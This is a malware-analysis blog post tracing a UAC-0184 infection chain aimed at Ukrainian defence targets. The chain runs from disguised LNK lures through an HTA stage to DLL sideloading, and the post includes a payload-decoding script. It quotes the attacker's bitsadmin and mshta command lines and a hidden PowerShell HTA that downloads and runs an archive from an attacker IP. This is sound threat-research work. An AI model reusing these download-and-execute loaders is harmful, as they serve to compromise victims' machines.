
UAC-0184: From HTA to a Signed Network Stack

by Robin Dost
EDIT: The next article in my UAC series is out: https://blog.synapticsystems.de/uac-0247-malware-targeting-fpv-operators/
Actor: UAC-0184 / MB-0007 (Malwarebox ID
IIM Chain: https://feed.iim.malwarebox.eu/chain/uac-0184-pseudo-png-passmark-2026-05
In the last articles, I spent quite some time looking at actors that primarily target Ukraine.
Gamaredon and APT28 are the obvious names people know. But there are other clusters that are less well documented and still use overlapping tradecraft: Ukraine-themed lures, messenger-based social engineering, staged loaders, LOLBins, signed binaries, archive delivery and all the other small joys that make malware analysis such a relaxing hobby.
This article is a bit older because I’m currently busy working on Malwarebox and other articles.
It’s also part of my “UAC” series, in which I discuss threat actors linked to Ukraine.
Around the middle or end of the series, I have a little something in store for everyone involved, so stick around :3
This one gets a bit more technical and longer than usual. So yes, you have been warned. 🙂
I looked at the following sample:
On MalwareBazaar, the sample is tagged with UKR, which is already a useful signal to keep in mind. It does not prove targeting by itself, but in this case the surrounding tradecraft and the public CERT-UA reporting make the Ukraine connection much more than just a tag someone slapped onto a hash.
CERT-UA has publicly described increased UAC-0184 activity during 2024, focused on gaining access to computers used by representatives of the Ukrainian Defense Forces in order to steal documents and messenger data. Their reporting also highlights the use of messengers and dating platforms as delivery channels, with social engineering lures built around criminal proceedings, combat videos or personal contact requests. Very normal internet behavior, obviously.
The tooling overlap also fits the wider UAC-0184 ecosystem described by CERT-UA: staged malware delivery, commercial and open-source tooling and repeated use of social engineering against Ukrainian military-related targets.
Now to the actual sample.
7z l 81d93004a02a455af01b0f709e34d5134108ec350f9391dc0f91a00a54998590.zip
For context: in Ukrainian, Рапорт means report. In Ukrainian and Russian, Таблиця means table.
Now that we’ve unpacked everything, let’s take a look at the LNK files using lnkparse
Click for full details
Windows Shortcut Information:
   Guid: 00021401-0000-0000-C000-000000000046
   Link flags: HasTargetIDList | HasName | HasWorkingDir | HasArguments | HasIconLocation | IsUnicode | ForceNoLinkInfo - (501)
   File flags: (0)
   Creation time: 2026-03-26 15:53:23+00:00
   Accessed time: 2026-03-26 15:53:23+00:00
   Modified time: 2026-03-26 15:53:23+00:00
   File size: 0
   Icon index: 85
   Windowstyle: SW_SHOWMINNOACTIVE
   Hotkey: UNSET - UNSET {0x0000}

   SIZE: 17650

   TARGET:
      Items:
      -  Root Folder:
            Sort index: My Computer
            Sort index value: 80
            Guid: 20D04FE0-3AEA-1069-A2D8-08002B30309D
      -  Volume Item:
            Flags: '0xf'
            Volume name: C:\
      -  File entry:
            Flags: Is directory
            File size: 0
            File attribute flags: 16
            Primary name: Windows
      -  File entry:
            Flags: Is directory
            File size: 0
            File attribute flags: 16
            Primary name: System32
      -  File entry:
            Flags: Is file
            File size: 0
            File attribute flags: 16
            Primary name: cmd.exe

   LINK INFO: {}

   DATA:
      Description: РDF Dоcument
      Working directory: '%LOCALAPPDATA%'
      Command line arguments: /c bitsadmin /transfer myjob /download /priority foreground http://169.40.135.35/dctrpr/slippersuppity.hta
         %TEMP%\~tmp('TuRIxPyZpqoctuuvttu',).hta && mshta.exe %TEMP%\~tmp('TuRIxPyZpqoctuuvttu',).hta
      Icon location: imageres.dll

   EXTRA:
      TERMINAL BLOCK:
         Size: 16859
         Appended data sha256: d735004496f54a943647a50f42ecdd094cd3d0f58a4ee5d2e36d10c5493337b7

Windows Shortcut Information:
   Guid: 00021401-0000-0000-C000-000000000046
   Link flags: HasTargetIDList | HasName | HasWorkingDir | HasArguments | HasIconLocation | IsUnicode | ForceNoLinkInfo - (501)
   File flags: (0)
   Creation time: 2026-03-26 15:53:22+00:00
   Accessed time: 2026-03-26 15:53:22+00:00
   Modified time: 2026-03-26 15:53:22+00:00
   File size: 0
   Icon index: 97
   Windowstyle: SW_SHOWMINNOACTIVE
   Hotkey: UNSET - UNSET {0x0000}

   SIZE: 9950

   TARGET:
      Items:
      -  Root Folder:
            Sort index: My Computer
            Sort index value: 80
            Guid: 20D04FE0-3AEA-1069-A2D8-08002B30309D
      -  Volume Item:
            Flags: '0xf'
            Volume name: C:\
      -  File entry:
            Flags: Is directory
            File size: 0
            File attribute flags: 16
            Primary name: Windows
      -  File entry:
            Flags: Is directory
            File size: 0
            File attribute flags: 16
            Primary name: System32
      -  File entry:
            Flags: Is file
            File size: 0
            File attribute flags: 16
            Primary name: cmd.exe

   LINK INFO: {}

   DATA:
      Description: MS Wоrd Documеnt
      Working directory: '%LOCALAPPDATA%'
      Command line arguments: /c bitsadmin /transfer myjob /download /priority foreground http://169.40.135.35/dctrpr/basketpast.hta %TEMP%\~tmp('MUDCoGJpbAbfKdlaKZeVfka',).hta
         && mshta.exe %TEMP%\~tmp('MUDCoGJpbAbfKdlaKZeVfka',).hta
      Icon location: imageres.dll

   EXTRA:
      TERMINAL BLOCK:
         Size: 9143
         Appended data sha256: 651b07f731b23e8608eecf87e45194f903c2ccb3fd8b55ea8a6e0ca984ff8518

Windows Shortcut Information:
   Guid: 00021401-0000-0000-C000-000000000046
   Link flags: HasTargetIDList | HasName | HasWorkingDir | HasArguments | HasIconLocation | IsUnicode | ForceNoLinkInfo - (501)
   File flags: (0)
   Creation time: 2026-03-26 15:53:23+00:00
   Accessed time: 2026-03-26 15:53:23+00:00
   Modified time: 2026-03-26 15:53:23+00:00
   File size: 0
   Icon index: 250
   Windowstyle: SW_SHOWMINNOACTIVE
   Hotkey: UNSET - UNSET {0x0000}

   SIZE: 24439

   TARGET:
      Items:
      -  Root Folder:
            Sort index: My Computer
            Sort index value: 80
            Guid: 20D04FE0-3AEA-1069-A2D8-08002B30309D
      -  Volume Item:
            Flags: '0xf'
            Volume name: C:\
      -  File entry:
            Flags: Is directory
            File size: 0
            File attribute flags: 16
            Primary name: Windows
      -  File entry:
            Flags: Is directory
            File size: 0
            File attribute flags: 16
            Primary name: System32
      -  File entry:
            Flags: Is file
            File size: 0
            File attribute flags: 16
            Primary name: cmd.exe

   LINK INFO: {}

   DATA:
      Description: MS Еxcel Worksheеt
      Working directory: '%LOCALAPPDATA%'
      Command line arguments: /c bitsadmin /transfer myjob /download /priority foreground http://169.40.135.35/dctrpr/agentdiesel.hta %TEMP%\~tmp('MGMXGEDCNDKaYKStLesnn',).hta
         && mshta.exe %TEMP%\~tmp('MGMXGEDCNDKaYKStLesnn',).hta
      Icon location: SHELL32.dll

   EXTRA:
      TERMINAL BLOCK:
         Size: 23636
         Appended data sha256: 30a5f342c3f9bff21d18b874d51c289a5414837731118e6765dad225c55d5996
Data Summary:
Scan_088.pdf.lnk
Description: РDF Dоcument
Working directory: '%LOCALAPPDATA%'
Command line arguments: /c bitsadmin /transfer myjob /download /priority foreground http://169.40.135.35/dctrpr/slippersuppity.hta
         %TEMP%\~tmp('TuRIxPyZpqoctuuvttu',).hta && mshta.exe %TEMP%\~tmp('TuRIxPyZpqoctuuvttu',).hta
Рапорт.lnk
Description: MS Wоrd Documеnt
Working directory: '%LOCALAPPDATA%'
Command line arguments: /c bitsadmin /transfer myjob /download /priority foreground http://169.40.135.35/dctrpr/basketpast.hta %TEMP%\~tmp('MUDCoGJpbAbfKdlaKZeVfka',).hta
         && mshta.exe %TEMP%\~tmp('MUDCoGJpbAbfKdlaKZeVfka',).hta
Таблиця.xlsx.lnk
Description: MS Еxcel Worksheеt
Working directory: '%LOCALAPPDATA%'
Command line arguments: /c bitsadmin /transfer myjob /download /priority foreground http://169.40.135.35/dctrpr/agentdiesel.hta %TEMP%\~tmp('MGMXGEDCNDKaYKStLesnn',).hta
         && mshta.exe %TEMP%\~tmp('MGMXGEDCNDKaYKStLesnn',).hta
So the lure language is not exactly random. It is already pointing us into the same general target space as the CERT-UA reporting around UAC-0184.
When trying to download the referenced files directly, I got the following error:

To me, this looked like gated delivery. Most likely geofencing, client filtering or both. So I used Kraken with bitsadmin-style emulation and a proxy path to test the delivery behavior.
Btw: What a coincidence that this happened around the same time as Gamaredon’s switch to using Bitsadmin 😉
After a few tests, I was able to retrieve the malicious payload:

<HTML>
<HEAD>
<HTA:APPLICATION ID="App" WINDOWSTATE="minimize" />
</HEAD>
<BODY>
<script language="JScript">
        var o = new ActiveXObject('Wscript.Shell');
        o.Run('powershell.exe -WindowStyle Hidden -NoProfile -ExecutionPolicy Bypass -Command "& { $TempDir = $env:APPDATA; $ZipFile = \\\"$TempDir\\\\dctrprraclus.zip\\\"; $ExtractPath = \\\"$TempDir\\\\ApplicationData32\\\"; if (-not (Test-Path $ZipFile)) { Invoke-WebRequest -Uri \\\"169.40.135.35/dctrprraclus.zip\\\" -OutFile $ZipFile }; if ((-not (Test-Path \\\"$ExtractPath\\\\Cluster-Overlay64.exe\\\")) -and (-not (Test-Path \\\"$ExtractPath\\\\Scan_001.pdf\\\"))) { Expand-Archive -Path $ZipFile -DestinationPath $ExtractPath -Force }; Start-Process \\\"$ExtractPath\\\\Cluster-Overlay64.exe\\\"; Start-Process \\\"$ExtractPath\\\\Scan_001.pdf\\\" }"', 0, false);
        window.close();
</script>
</BODY>
</HTML>
At that point we had another file to load. But before jumping into it, I want to show how Kraken can help automate this kind of workflow in the future.
Tracking the delivery with Kraken
The requirement for this case is simple:
- bitsadmin emulation plus geofencing or proxy handling
- web request download plus geofencing or proxy handling
- extraction of follow-up URLs from returned payloads
- repeat without manually babysitting every single stage like it is a fragile houseplant
I created an operation for this purpose.

Then I added a URL threat entity with the type payload_download.


Then we also need import profiles, one for the URLs and one for the malware downloads
After that, I created a tracking definition for the operation.


The important part here is the regex used to extract further URLs from results.
Once saved, tracking is active. From there, we only need to wait for results or add new URLs when they appear during analysis.

Payload archive
The results contained multiple HTA files, but they all pointed to the same ZIP archive: dctrprraclus.zip

So that is the next thing to look at.
Inside the archive, there are multiple files. Of course we do not want to manually reverse every single file in the directory because that would be madness and I try to keep my hobbies at least somewhat healthy.
So I narrowed it down and scanned the files first.
Since Cluster-Overlay64.exe is the entry point, that is where I started.

Plane9Engine.exe or Cluster-Overlay64.exe belongs to Plane9, a 3D music visualizer for Windows. It is normally used to analyze audio signals in real time and generate visual effects, for example during music playback or as a screensaver.
Technically, the Plane9 engine contains the rendering logic. It processes audio input, for example via FFT analysis and generates dynamic 3D scenes using DirectX or OpenGL.
So the presence of Cluster-Overlay64.exe alone is not suspicious. It appears to match a legitimate Plane9 application.
The suspicious part is the packaging around it.
There are additional files such as .bin and .lib artifacts. In a legitimate software package, this exact combination and placement is not exactly what you expect. Especially an isolated high-entropy .bin file is often a good hint that we are looking at an encrypted or packed payload.
In combination with executable files and several DLLs, this strongly suggests a DLL sideloading scenario. A legitimate application or loader is used to load manipulated or additional components from the local directory. The actual malicious function is not in the visible main executable but in libraries or external data blobs that are loaded later.
Two files immediately stood out:
filter.binkernel-diag.lib
Not only because of the extensions, but also because the files could not be identified cleanly.

Looking at entropy and headers confirmed the suspicion.

BASS.dll also has high entropy, but on first look it appears harmless. I kept it in mind anyway because malware analysis rewards paranoia more often than optimism.
The more interesting files are filter.bin and kernel-diag.lib.
Now that we know Cluster-Overlay64.exe is likely legitimate and probably causes filter.bin or kernel-diag.lib to be loaded indirectly, the next question is simple: how exactly are those files loaded?
Reconstructing the sideload chain
I started by looking at strings across all DLLs and searching for the filenames.

kernel-diag.lib appears only in openvr_api.dll, so we can assume that kernel-diag.lib is loaded by openvr_api.dll.
Then I continued.

This gives us the next part: openvr_api.dll is likely loaded by Plane9Engine.dll and Plane9Engine.dll is loaded by the entry point Cluster-Overlay64.exe.
From that, the sideload process can already be reconstructed:
ClusterOverlay64.exe -> Plane9Engine.dll -> openvr_api.dll -> kernel-diag.lib -> ??filter.bin??At this point, it is worth opening Ghidra and looking at the relevant call sites.

Plane9Engine.dll loads openvr_api.dll. Nothing particularly unusual so far.


The payload loader inside openvr_api.dll does not contain a full payload. Instead, it contains a data block with obfuscated strings and parameters.
These include filenames such as kernel-diag.lib and filter.bin, although filter.bin is hidden more nicely, as well as API names.
The loader manually parses the kernel32 export table to resolve the required Windows functions dynamically. Then it determines its own path and uses the strings stored in the embedded data block to load files from disk.
Concretely, it loads kernel-diag.lib, reads its full content into memory and performs a simple decoding step: DWORD-wise addition using a key contained in the file.
The decoded blob contains another internal structure with additional information and payload data, including embedded code for evr.dll. That blob is copied into memory, prepared, memory protections are adjusted and then execution continues into the next stage.
For decoding and payload extraction, I wrote two small scripts.
Decoding Script (Click to view)
import struct

with open("kernel-diag.lib", "rb") as f:
    data = f.read()

offset = 0x24d1

size = struct.unpack("<I", data[offset:offset+4])[0]
key  = struct.unpack("<I", data[offset+4:offset+8])[0]

print(f"offset: {hex(offset)}")
print(f"size: {size}")
print(f"key: {hex(key)}")

decoded = bytearray(data)

for i in range(offset+8, min(len(decoded), offset+8+size), 4):
    if i + 4 > len(decoded):
        break

    val = struct.unpack("<I", decoded[i:i+4])[0]
    val = (val + key) & 0xffffffff
    decoded[i:i+4] = struct.pack("<I", val)

with open("decoded.bin", "wb") as f:
    f.write(decoded[offset:])
